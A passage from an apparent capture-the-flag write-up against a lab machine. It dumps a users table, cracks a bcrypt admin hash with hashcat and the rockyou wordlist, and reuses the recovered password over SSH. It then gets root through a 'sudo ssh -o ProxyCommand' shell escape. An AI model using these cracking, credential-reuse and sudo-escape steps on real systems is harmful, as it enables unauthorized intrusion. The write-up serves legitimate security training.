
Let's use a SELECT statement to view all the data present in the users table.
select * from users;

We have 2 hashes for kanderson and admin users, so let's first identify the hash itself and try to crack it.
hashid '$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm'

We now know the hashes are bcrypt, so let's use hashcat to crack them.
hashcat admihash -m 3200 /usr/share/wordlists/rockyou.txt

We now have manchesterunited as the password from the admin hash. I tried to crack kanderson's password hash but without success. Afterward, I saw the users from the target machine and noticed a josh user in the /home directory.
cd /home ls

Let's try to use the password we found and access it by SSH.
ssh josh@10.10.11.230
manchesterunited

Let's get the user flag.
ls

Privilege Escalation
I first checked the commands I could use as sudo without needing to provide a password, and it showed the /usr/bin/ssh command.
sudo -l

I found a way to get root privileges with this command on this link, so I used it to get a root shell and then obtained the root flag.
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
id

ls
